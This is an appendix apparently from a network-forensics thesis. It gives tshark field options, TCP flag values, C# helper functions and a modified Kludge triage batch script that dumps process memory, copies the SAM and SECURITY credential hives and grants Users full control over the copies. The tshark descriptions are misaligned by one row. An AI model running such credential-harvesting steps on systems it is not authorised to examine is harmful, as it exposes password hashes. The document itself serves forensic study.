-e tcp.flags	tcp.time_relative field is going to be printed.
-e tcp.flags.syn	tcp.flags field is going to be printed.
-e tcp.flags.ack	tcp.flags.syn field is going to be printed.
-e tcp.flags.fin	tcp.flags.ack field is going to be printed.
-e tcp.flags.cwr	tcp.flags.fin field is going to be printed.
-e tcp.flags.ecn	tcp.flags.cwr field is going to be printed.
-e tcp.flags.ns	tcp.flags.ecn field is going to be printed.

-e tcp.flags.push	tcp.flags.ns field is going to be printed.
-e tcp.flags.res	tcp.flags.push field is going to be printed.
-e tcp.flags.reset	tcp.flags.res field is going to be printed.
-e tcp.options.sack	tcp.flags.reset field is going to be printed.
-e ip.flags.df	tcp.options.sack field is going to be printed.
-e tcp.options.time_stamp	ip.flags.df field is going to be printed.
-e ip.ttl	tcp.options.time_stamp field is going to be printed.
-e tcp.window_size	ip.ttl field is going to be printed.
-e frame.len	tcp.window_size field is going to be printed.
-e tcp.len	frame.len field is going to be printed.
-e ip.len	tcp.len field is going to be printed.
-e http.user_agent	ip.len field is going to be printed.
-e http.request.method	http.user_agent field is going to be printed.
-e http.request.uri	http.request.methodfield is going to be printed.
-e http.host	http.request.uri field is going to be printed.
-e http.response	http.host field is going to be printed.
-E header="y"	Switch headers on and off. Available options are y or n. Using “y” it will add the fields header in each column of the csv file that we are going to produce.
-E separator="|"	Available options are /t|/s|<char> select tab, space, printable character as separator. Here we define how each line in the csv file will be separate. In this example we use | as the separator character.
-R "tcp and tcp.dstport==80"	Packet Read filter in Wireshark display filter syntax. Here we choose only TCP protocol and only the packets coming to our local server port 80. All the other traffic is ignored.

More about tshark commands at http://www.wireshark.org/docs/man-pages/tshark.html

A.4 Tshark TCP Flags

0x01 = FIN
0x02 = SYN
0x04 = RST
0x08 = PSH
0x10 = ACK
0x11 = FIN and ACK
0x12 = SYN and ACK
0x14 = RST and ACK
0x18 = PSH and ACK
0x31 = FIN, PSH, and URG (TCP XMAS)

Appendix B:

Useful C# functions

B.1 Phi Calculation C# Function

```
/* Code from http://www.johndcook.com/normal_cdf_inverse.html */
        static double Phi(double x)
        {
            // constants
            double a1 = 0.254829592;
            double a2 = -0.284496736;
            double a3 = 1.421413741;
            double a4 = -1.453152027;
            double a5 = 1.061405429;
            double p = 0.3275911;

            // Save the sign of x
            int sign = 1;
            if (x < 0)
                sign = -1;
            x = Math.Abs(x) / Math.Sqrt(2.0);

            // A&S formula 7.1.26
            double t = 1.0 / (1.0 + p * x);
            double y = 1.0 - (((((a5 * t + a4) * t) + a3) * t + a2) * t + a1) * t *
Math.Exp(-x * x);

            return 0.5 * (1.0 + sign * y);
        }
```

B.2 Rational Approximation Calculation C# Function

```
/* Code from http://www.johndcook.com/normal_cdf_inverse.html */
        static double RationalApproximation(double t)
        {
            // Abramowitz and Stegun formula 26.2.23.
            // The absolute value of the error should be less than 4.5 e-4.
            double[] c = { 2.515517, 0.802853, 0.010328 };
            double[] d = { 1.432788, 0.189269, 0.001308 };
            return t - ((c[2] * t + c[1]) * t + c[0]) /
                        (((d[2] * t + d[1]) * t + d[0]) * t + 1.0);
        }
```

B.3 Phi Inverse Calculation C# Function

```
/* Code from http://www.johndcook.com/normal_cdf_inverse.html */
        static double PhiInverse(double p)
        {
            try
        {
            if (p <= 0.0 || p >= 1.0)
            {
                string msg = String.Format("Invalid input argument: {0}.", p);
                throw new ArgumentOutOfRangeException(msg);
            }
        }
        catch { }
        if (p < 0.5)
        {
            // F^-1(p) = - G^-1(p)
            return -RationalApproximation(Math.Sqrt(-2.0 * Math.Log(p)));
        }
        else
        {
            // F^-1(p) = G^-1(1-p)
            return RationalApproximation(Math.Sqrt(-2.0 * Math.Log(1.0 - p)));
        }
    }
```

B.4 Split a CSV File to Smaller Files C# Function

```
/* Copyright Stavros Shiaeles. You can use this code anywhere you need provided
you reference the source of the code*/
public void SplitCSV(string FilePath, int LineCount, int MaxOutputFile)
    {
        try
        {
            // Validate first
            if (LineCount < 100)
                throw new Exception("Number of lines must be more than 100.");

            // Open the csv file for reading
            System.IO.StreamReader Reader = new
System.IO.StreamReader(FilePath);

            // Create the output directory
            string OutputFolder = FilePath + "_Pieces";
            if (Directory.Exists(FilePath) == false)
            {
                Directory.CreateDirectory(OutputFolder);
            }

            // Read the csv column's header
            string strHeader = Reader.ReadLine();
            // Start splitting
            int FileIndex = 0;
            int Status = System.IO.File.ReadAllLines(textBox25.Text).Length;

            do
            {
                // Update progress
                FileIndex += 1;
                if ((Status != 0))
                {
                    //Status.Invoke((FileIndex - 1) * LineCount);
                    Status = (FileIndex - 1) * LineCount;
                }


                // Check if the number of splitted files doesn't exceed the limit
                if ((MaxOutputFile < FileIndex) & (MaxOutputFile > 0))
                    break;

                // Create new file to store a piece of the csv file
                string PiecePath = OutputFolder + "\\" +
Path.GetFileNameWithoutExtension(FilePath) + "_" + FileIndex +
Path.GetExtension(FilePath);
                StreamWriter Writer = new StreamWriter(PiecePath, false);
                Writer.AutoFlush = false;
                Writer.WriteLine(strHeader);

                // Read and writes precise number of rows

                for (int i = 1; i <= LineCount; i++)
                {
                    string s = Reader.ReadLine();
                    if (s != null /*& _IsAbort == false*/)
                    {
                        Writer.WriteLine(s);
                    }
                    else
                    {
                        Writer.Flush();
                        Writer.Close();
                        break;
                    }

                }
            // Flush and close the splitted file
            Writer.Flush();
            Writer.Close();

        } while (true);

        Reader.Close();
        MessageBox.Show("Split CSV Finish.");
    }
    catch {}
  }
```

Appendix C:

Modifications and improvements performed on the triage tools

C.1 Kludge

This tool is designed to run remotely on target host by using administrative shares. We modified the script, in order to run it locally.

Below is the source code of the modified bat script that runs in windows operating systems:

```
@echo off
REM Please email nick@theinterw3bs.com any changes or modifications to
Kludge 3.1
REM %1 = Option Level, %2 = gpgenabled, %3 = remote query

SETLOCAL EnableDelayedExpansion

set level=
set /p level=Enter an Option Level From 1 to 3 (e.g. 2):

set gpgenabled=blank
set gpguid=blank
set /p gpgenabled=GPG Encryption?  Enter yes or no:
if %gpgenabled% equ = yes (
set /p gpguid=What is your GPG UID? e.g. Fred Dryer:
)

set query=
set /p query=Query for previous incidents?  Enter yes or no:
if %query% equ yes (
set /p ticket=Enter a Ticket Number e.g. 9678:
set /p analyst=Enter your Name e.g. fred:
)

SET mypath=%~dp0
SET mypath=%mypath:~0,-1%

SET ossystem=

IF DEFINED ProgramFiles(x86) (
SET OSBit=x64
) ELSE (
SET OSBit=x86
)


REM Check Windows Version
```

```
ver | findstr /i "5\.0\." > nul
IF %ERRORLEVEL% EQU 0 goto ver_2000
ver | findstr /i "5\.1\." > nul
IF %ERRORLEVEL% EQU 0 goto ver_XP
ver | findstr /i "5\.2\." > nul
IF %ERRORLEVEL% EQU 0 goto ver_2003
ver | findstr /i "6\.0\." > nul
IF %ERRORLEVEL% EQU 0 goto ver_Vista
ver | findstr /i "6\.1\." > nul
IF %ERRORLEVEL% EQU 0 goto ver_Win7
ver | findstr /i "6\.2\." > nul
IF %ERRORLEVEL% EQU 0 goto ver_Win8
goto warn_and_exit

:ver_Win8
:Run Windows 8 specific commands here
REM echo OS Version: Windows 8 (debug line)
echo windows 8 %OSBit% detected
SET ossystem=Windows 8 %OSBit%
if "%OSBit%" == "x64" (
SET HoboCopy=HoboCopy7_64.exe
) else (
SET HoboCopy=HoboCopy7_32.exe
)
GOTO:START

:ver_Win7
:Run Windows 7 specific commands here
REM echo OS Version: Windows 7 (debug line)
echo windows 7 %OSBit% detected
SET ossystem=Windows 7 %OSBit%
if "%OSBit%" == "x64" (
SET HoboCopy=HoboCopy7_64.exe
) else (
SET HoboCopy=HoboCopy7_32.exe
)

GOTO:START

:ver_Vista
:Run Windows Vista specific commands here
REM echo OS Version: Windows Vista (debug line)
echo Windows vista %OSBit% detected
SET ossystem=Windows Vista %OSBit%
if "%OSBit%" == "x64" (
SET HoboCopy=HoboCopy7_64.exe
) else (
SET HoboCopy=HoboCopy7_32.exe
)
GOTO:START

:ver_XP
:Run Windows XP specific commands here
REM echo OS Version: Windows XP (debug line)
echo Windows XP %OSBit% detected
SET ossystem=Windows XP %OSBit%
if "%OSBit%" == "x64" (
SET HoboCopy=HoboCopy7_64.exe
) else (
SET HoboCopy=HoboCopyXP_32.exe
)
GOTO:START

:START
mkdir report
mkdir %mypath%\report\SysInfo
echo %COMPUTERNAME%> %mypath%\report\computername.txt

REM Dump physical memory first
if %level% equ 3 (
echo Dumping Physical Memory
%mypath%\mdd.exe -q -o %mypath%\report\physmem-
%COMPUTERNAME%.dump
mkdir %mypath%\report\MemInfo
REM move physmem-%COMPUTERNAME%.dump MemInfo\

REM Dump memory from each process
echo Dumping each Processes memory
reg ADD HKCU\Software\Sysinternals\ProcDump /v EulaAccepted /t
REG_DWORD /d 1 /f
%mypath%\wmic.exe /output:%mypath%\report\blah.txt process list brief
/format:csv.xsl
type %mypath%\report\blah.txt > %mypath%\report\brief.txt
FOR /F "tokens=5 delims=," %%G IN (%mypath%\report\brief.txt) DO
@echo %%G >> %mypath%\report\file.txt
%mypath%\grep.exe -v Process %mypath%\report\file.txt >
%mypath%\report\pids.txt
FOR /F "tokens=*" %%G IN (%mypath%\report\pids.txt) DO procdump
%%G
move *.dmp %mypath%\report\MemInfo\
REM Needs retesting since code execution change
REM Below is commented out because it can display a window on the user's end
REM
MEMInfo*************************************************************
*****************************************************
REM echo Outputting Virtual and Physical Memory Information
REM reg ADD HKCU\Software\Sysinternals\VMMap /v EulaAccepted /t
REG_DWORD /d 1 /f
REM wmic process list brief > %mypath%\report\blah.txt
REM type blah.txt > %mypath%\report\brief.txt
REM del blah.txt
REM FOR /F "tokens=2*" %%G IN (brief.txt) DO @echo %%G >>
%mypath%\report\file.txt
REM sort file.txt /o sorted.txt
REM %mypath%\uniq.exe sorted.txt > %mypath%\report\uniq.txt
REM %mypath%\grep.exe -i exe uniq.txt > %mypath%\report\procs.txt
REM %mypath%\grep.exe -v wmic %mypath%\report\procs.txt >
%mypath%\report\procs2.txt
REM FOR /F "tokens=*" %%G IN (%mypath%\report\procs2.txt) DO vmmap -p
%%G VMMap.txt | type VMMap.txt >> %mypath%\report\REM VMMap-
%COMPUTERNAME%.txt | echo ******************************** >>
%mypath%\report\VMMap-%COMPUTERNAME%.txt
REM del %mypath%\report\brief.txt
REM del %mypath%\report\file.txt
REM del %mypath%\report\uniq.txt
REM del %mypath%\report\procs.txt
REM del %mypath%\report\procs2.txt
REM del %mypath%\report\sorted.txt
REM move %mypath%\report\VMMap-%COMPUTERNAME%.txt MemInfo\
REM
*****************************************************************
*************************************************
)

REM Run Bastardized FLS version against a live C: drive.  Convert output into
Timeline format.  Parse out the prefetch info into the Events file also.
if %level% geq 2 (
mkdir %mypath%\report\TLN
%mypath%\fls-live.exe c:/ > %mypath%\report\TLN\fls_bodyfile.txt
%mypath%\bodyfile.exe -s %COMPUTERNAME% -f
%mypath%\report\TLN\fls_bodyfile.txt > %mypath%\report\TLN\events.txt
%mypath%\pref.exe -d c:\windows\prefetch -t >>
%mypath%\report\TLN\events.txt
)
```

```
REM Create directories for the Report structure
mkdir %mypath%\report\Procs
mkdir %mypath%\report\NetInfo
mkdir %mypath%\report\Logs
mkdir %mypath%\report\BrowserHistory
mkdir %mypath%\report\Registry
mkdir %mypath%\report\DocsAndFiles
mkdir %mypath%\report\AV

REM REGISTRY
************************************************************
*********************************************
REM Check Service Status and start if STATE equals STOPPED
sc query vss > %mypath%\report\vssstatus.txt
%mypath%\grep.exe STATE %mypath%\report\vssstatus.txt >
%mypath%\report\vss.txt
set /p vssvar=<%mypath%\report\vss.txt
if "%vssvar%"== "        STATE              : 1  STOPPED " (
sc start vss
ping 127.0.0.1 -n 25 -w 1 >NUL
)

REM Copy Reg files and Event logs using Hobocopy
if %level% geq 2 (
echo Copying Registry, Profiles and Logs
    if "%ossystem%" == "Windows XP x86" (
      REM For each directory in the Docs and Settings copy out it's ntuser.dat
       FOR /F "tokens=*" %%G IN ('dir /b ^"C:\Documents and Settings\*^"') DO
%mypath%\%HoboCopy% "c:\Documents and Settings\%%G"
%mypath%\report\Registry\%%G NTUSER.DAT
      REM For each directory in the Docs and Settings copy out it's usrclass.dat
       FOR /F "tokens=*" %%G IN ('dir /b ^"C:\Documents and Settings\*^"') DO
%mypath%\%HoboCopy% "c:\Documents and Settings\%%G\Local
Settings\Application Data\Microsoft\Windows" %mypath%\report\Registry\%%G
UsrClass.dat
      ) else (
                FOR /F "tokens=*" %%G IN ('dir /b ^"C:\Users\*^"') DO
%mypath%\%HoboCopy% "C:\Users\%%G" %mypath%\report\Registry\%%G
NTUSER.DAT
               REM For each directory in the Docs and Settings copy out it's
usrclass.dat
                FOR /F "tokens=*" %%G IN ('dir /b ^"C:\Users\*^"') DO
%mypath%\%HoboCopy% "C:\Users\%%G\AppData\Local\Microsoft\Windows"
%mypath%\report\Registry\%%G UsrClass.dat
              )
```

```
REM Copy the hives
%mypath%\%HoboCopy% "C:\WINDOWS\system32\config"
%mypath%\report\Registry\SAM
%mypath%\%HoboCopy% "C:\WINDOWS\system32\config"
%mypath%\report\Registry\SAM.log
%mypath%\%HoboCopy% "C:\WINDOWS\system32\config"
%mypath%\report\Registry\SAM.sav

%mypath%\%HoboCopy% "C:\WINDOWS\system32\config"
%mypath%\report\Registry\SECURITY
%mypath%\%HoboCopy% "C:\WINDOWS\system32\config"
%mypath%\report\Registry\SECURITY.log
%mypath%\%HoboCopy% "C:\WINDOWS\system32\config"
%mypath%\report\Registry\SECURITY.sav

%mypath%\%HoboCopy% "C:\WINDOWS\system32\config"
%mypath%\report\Registry\SOFTWARE
%mypath%\%HoboCopy% "C:\WINDOWS\system32\config"
%mypath%\report\Registry\SOFTWARE.log
%mypath%\%HoboCopy% "C:\WINDOWS\system32\config"
%mypath%\report\Registry\SOFTWARE.sav

%mypath%\%HoboCopy% "C:\WINDOWS\system32\config"
%mypath%\report\Registry\SYSTEM
%mypath%\%HoboCopy% "C:\WINDOWS\system32\config"
%mypath%\report\Registry\SYSTEM.log
%mypath%\%HoboCopy% "C:\WINDOWS\system32\config"
%mypath%\report\Registry\SYSTEM.sav

%mypath%\%HoboCopy% "C:\WINDOWS\system32\config"
%mypath%\report\Registry\default
%mypath%\%HoboCopy% "C:\WINDOWS\system32\config"
%mypath%\report\Registry\default.log
%mypath%\%HoboCopy% "C:\WINDOWS\system32\config"
%mypath%\report\Registry\default.sav

%mypath%\%HoboCopy% "C:\WINDOWS\system32\config"
%mypath%\report\Registry\userdiff
%mypath%\%HoboCopy% "C:\WINDOWS\system32\config"
%mypath%\report\Registry\userdiff.log

REM Copy all Event Logs
%mypath%\%HoboCopy% "C:\WINDOWS\system32\config"
%mypath%\report\Logs\*.evt
```

```
REM Change Folder Permitions
%SystemRoot%\system32\cacls.exe %mypath%\report /t /e /g Administrators:f
REM %SystemRoot%\system32\icacls.exe * /T /C /grant:r system:(OI) (CI) F
%SystemRoot%\system32\cacls.exe %mypath%\report /t /e /p Administrator:f
%SystemRoot%\system32\cacls.exe %mypath%\report /t /e /p "Creator OWner":f
%SystemRoot%\system32\cacls.exe %mypath%\report /t /e /g Users:f

REM Run RegTime against each reg file and type out the info into the events file
FOR /F "tokens=*" %%G IN ('dir /b ^"C:\Documents and Settings\*^"') DO
%mypath%\regtime.exe %mypath%\report\Registry\%%G\NTUSER.DAT >>
%mypath%\report\TLN\events.txt
%mypath%\regtime.exe Registry\SYSTEM > %mypath%\report\TLN\system-
regtime.txt
type %mypath%\report\TLN\system-regtime.txt >>
%mypath%\report\TLN\events.txt

%mypath%\regtime.exe Registry\default > %mypath%\report\TLN\default-
regtime.txt
type %mypath%\report\TLN\default-regtime.txt >>
%mypath%\report\TLN\events.txt

%mypath%\regtime.exe Registry\SAM > %mypath%\report\TLN\sam-regtime.txt
type %mypath%\report\TLN\sam-regtime.txt >>
%mypath%\report\TLN\events.txt

%mypath%\regtime.exe Registry\SECURITY > %mypath%\report\TLN\security-
regtime.txt
type %mypath%\report\TLN\security-regtime.txt >>
%mypath%\report\TLN\events.txt

%mypath%\regtime.exe Registry\SOFTWARE > %mypath%\report\TLN\software-
regtime.txt
type %mypath%\report\TLN\software-regtime.txt >>
%mypath%\report\TLN\events.txt

%mypath%\regtime.exe Registry\userdiff > %mypath%\report\TLN\userdiff-
regtime.txt
type %mypath%\report\TLN\userdiff-regtime.txt >>
%mypath%\report\TLN\events.txt

REM Run RegRipper tools against all reg files
echo RegRipping
REM Rip each user with regripper's ntuser plugin
```

```
FOR /F "tokens=*" %%G IN ('dir /b ^"C:\Documents and Settings\*^"') DO echo
%%G RegRipper NTUSER PLUGIN
*****************************************************************
*************************** >>
%mypath%\report\Registry\%%G\NTUSER-%COMPUTERNAME%-rr.txt &&
%mypath%/rip.exe -r Registry\%%G\NTUSER.DAT -f ntuser >>
%mypath%\report\Registry\%%G\NTUSER-%COMPUTERNAME%-rr.txt && echo.
>> %mypath%\report\Registry\%%G\NTUSER-%COMPUTERNAME%-rr.txt
REM Combine all users ripped ntuser data into one text file
FOR /F "tokens=*" %%G IN ('dir /b ^"C:\Documents and Settings\*^"') DO echo
%%G >> %mypath%\report\Registry\NTUSER-%COMPUTERNAME%-rr.txt &&
echo. >> %mypath%\report\Registry\NTUSER-%COMPUTERNAME%-rr.txt &&
type Registry\%%G\NTUSER-%COMPUTERNAME%-rr.txt >>
%mypath%\report\Registry\NTUSER-%COMPUTERNAME%-rr.txt

REM Run Regslack against each user profile
FOR /F "tokens=*" %%G IN ('dir /b ^"C:\Documents and Settings\*^"') DO
%mypath%\regslack.exe %mypath%\report\Registry\%%G\NTUSER.DAT >>
%mypath%\report\Registry\%%G\NTUSER.DAT-%%G-regslack.txt
REM Combine all users regslack data into one text file
FOR /F "tokens=*" %%G IN ('dir /b ^"C:\Documents and Settings\*^"') DO echo
%%G >> %mypath%\report\Registry\NTUSER-%COMPUTERNAME%-regslack.txt
&& echo. >> %mypath%\report\Registry\NTUSER-%COMPUTERNAME%-
regslack.txt && type Registry\%%G\NTUSER-%%G-regslack.txt >>
%mypath%\report\Registry\NTUSER-%COMPUTERNAME%-regslack.txt


REM Rip the SAM file
echo RegRipper SAM PLUGIN
*****************************************************************
************************************************ >>
%mypath%\report\Registry\SAM-%COMPUTERNAME%-rr.txt
echo.  >> %mypath%\report\Registry\SAM-%COMPUTERNAME%-rr.txt
%mypath%\rip.exe -r %mypath%\report\Registry\SAM -f sam >>
%mypath%\report\Registry\SAM-%COMPUTERNAME%-rr.txt
REM REGSLACK OUTPUT.  I don't believe the SAM file has slack but what the heck
%mypath%\regslack.exe %mypath%\report\Registry\SAM >>
%mypath%\report\Registry\SAM-%COMPUTERNAME%-regslack.txt
)

REM Only save the SAM file if running Option 3
if %level% neq 3 del Registry\SAM
if %level% neq 3 del Registry\SAM.log
if %level% neq 3 del Registry\SAM.sav
```

```
REM Rip the Security, Software and System files
if %level% geq 2 (
echo RegRipper SECURITY PLUGIN
*****************************************************************
***************** >> %mypath%\report\Registry\SECURITY-
%COMPUTERNAME%-rr.txt
echo. >> %mypath%\report\Registry\SECURITY-%COMPUTERNAME%-rr.txt
%mypath%\rip.exe -r %mypath%\report\Registry\SECURITY -f security >>
%mypath%\report\Registry\SECURITY-%COMPUTERNAME%-rr.txt
%mypath%\regslack.exe %mypath%\report\Registry\SECURITY >>
%mypath%\report\Registry\SECURITY-%COMPUTERNAME%-regslack.txt

echo RegRipper SOFTWARE PLUGIN
*****************************************************************
***************** >> %mypath%\report\Registry\SOFTWARE-
%COMPUTERNAME%-rr.txt
echo. >> %mypath%\report\Registry\SOFTWARE-%COMPUTERNAME%-rr.txt
%mypath%\rip.exe -r %mypath%\report\Registry\SOFTWARE -f software >>
%mypath%\report\Registry\SOFTWARE-%COMPUTERNAME%-rr.txt
%mypath%\regslack.exe %mypath%\report\Registry\SOFTWARE >>
%mypath%\report\Registry\SOFTWARE-%COMPUTERNAME%-regslack.txt

echo RegRipper SYSTEM PLUGIN
*****************************************************************
********************* >> %mypath%\report\Registry\SYSTEM-
%COMPUTERNAME%-rr.txt
echo. >> %mypath%\report\Registry\SYSTEM-%COMPUTERNAME%-rr.txt
%mypath%\rip.exe -r %mypath%\report\Registry\SYSTEM -f system >>
%mypath%\report\Registry\SYSTEM-%COMPUTERNAME%-rr.txt
%mypath%\regslack.exe %mypath%\report\Registry\SYSTEM >>
%mypath%\report\Registry\SYSTEM-%COMPUTERNAME%-regslack.txt

REM Output Common Reg Keys
echo Outputting Common Registry Keys
%mypath%\regscan.exe >> %mypath%\report\Registry\RegScan-
%COMPUTERNAME%.txt
REM Outputting more common keys
REM Probably all duplicates but feel free to clean it up
echo Outputting HKCU\SOFTWARE\MICROSOFT\Internet Explorer\TypedURLs >>
%mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
reg query "HKCU\SOFTWARE\MICROSOFT\Internet Explorer\TypedURLs" /s >>
%mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
echo ******* >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
echo Outputting HKCU\Software\Microsoft\Windows NT\CurrentVersion\Run Keys
>> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
reg query "HKCU\Software\Microsoft\Windows NT\CurrentVersion\Run" /s >>
%mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
echo ******* >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt

echo Outputting HKLM\Software\Microsoft\Windows\CurrentVersion\Run Keys >>
%mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /s >>
%mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
echo ******* >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt

echo Outputting HKLM\System\CurrentControlSet\Services Keys >>
%mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
reg query "HKLM\System\CurrentControlSet\Services" /s >>
%mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
echo ******* >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt

echo Outputting
HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\SharedTaskScheduler
Keys >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
reg query
"HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\SharedTaskSchedule
r" /s >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
echo ******* >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt

echo Outputting HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
Keys >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /s >>
%mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
echo ******* >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt

echo Outputting
HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer Keys >>
%mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /s
>> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
echo ******* >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt

echo Outputting HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon\Notify Keys >>
%mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify"
/s >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
echo ******* >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
echo Outputting
HKLM\Software\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad
Keys >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
reg query
"HKLM\Software\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad"
/s >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
echo ******* >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt

echo Outputting HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost
Keys >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /s
>> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
echo ******* >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt

echo Outputting HKLM\SOFTWARE\Microsoft\Internet Explorer\URLSearchHooks
Keys >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
reg query "HKLM\SOFTWARE\Microsoft\Internet Explorer\URLSearchHooks" /s >>
%mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
echo ******* >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt

echo Outputting HKLM\SOFTWARE\Microsoft\Internet Explorer\Toolbar Keys >>
%mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
reg query "HKLM\SOFTWARE\Microsoft\Internet Explorer\Toolbar" /s >>
%mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
echo ******* >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt

echo Outputting HKLM\SOFTWARE\Microsoft\Internet Explorer\Extensions Keys >>
%mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
reg query "HKLM\SOFTWARE\Microsoft\Internet Explorer\Extensions" /s >>
%mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
echo ******* >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt

echo Outputting HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\Shell Keys >> %mypath%\report\Registry\RegKeys-
%COMPUTERNAME%.txt
reg query "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\Shell" /s >> %mypath%\report\Registry\RegKeys-
%COMPUTERNAME%.txt
echo ******* >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt

echo Outputting HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\Notify Keys >>
%mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
```

```
reg query "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\Notify" /s >> %mypath%\report\Registry\RegKeys-
%COMPUTERNAME%.txt
echo ******* >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt

echo ^Outputting HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\Userinit Keys >>
%mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
reg query "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\Userinit" /s >>
%mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
echo ******* >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt

echo Outputting HKCR\LM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\Userinit Keys >>
%mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
reg query "HKCR\LM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\Userinit" /s >>
%mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
echo ******* >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt

echo Outputting HKCR\exefile\shell\open\command >>
%mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
reg query "HKCR\exefile\shell\open\command" /s >>
%mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
echo ******* >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt

echo Outputting HKCR\comfile\shell\open\command >>
%mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
reg query "HKCR\comfile\shell\open\command" /s >>
%mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
echo ******* >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt

echo Outputting HKLM\Software\Microsoft\Windows\ShellNoRoam\MUICache >>
%mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
reg query "HKLM\Software\Microsoft\Windows\ShellNoRoam\MUICache >>
%mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
echo ******* >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt

echo Outputting
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist >>
%mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist
>> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
echo ******* >> %mypath%\report\Registry\RegKeys-%COMPUTERNAME%.txt
```

```
REM Export out the registry into reg text files
echo Outputting Full Registry
reg export HKLM %mypath%\report\Registry\hklm-%COMPUTERNAME%.reg
reg export HKCU %mypath%\report\Registry\hkcu-%COMPUTERNAME%.reg
reg export HKCR %mypath%\report\Registry\hkcr-%COMPUTERNAME%.reg
reg export HKU %mypath%\report\Registry\hku-%COMPUTERNAME%.reg
reg export HKCC %mypath%\report\Registry\hkcc-%COMPUTERNAME%.reg
)

REM Write out the BHO's
echo Outputting BHO's
echo 761497BB-D6F0-462C-B6EB-D4DAF1D92D43 = Java JRE >>
%mypath%\report\Registry\BHOs-%COMPUTERNAME%.txt
echo 18DF081C-E8AD-4283-A596-FA578C2EBDC3 = Acrobat >>
%mypath%\report\Registry\BHOs-%COMPUTERNAME%.txt
echo 5CA3D70E-1895-11CF-8E15-001234567890 = Acrobat >>
%mypath%\report\Registry\BHOs-%COMPUTERNAME%.txt
reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser
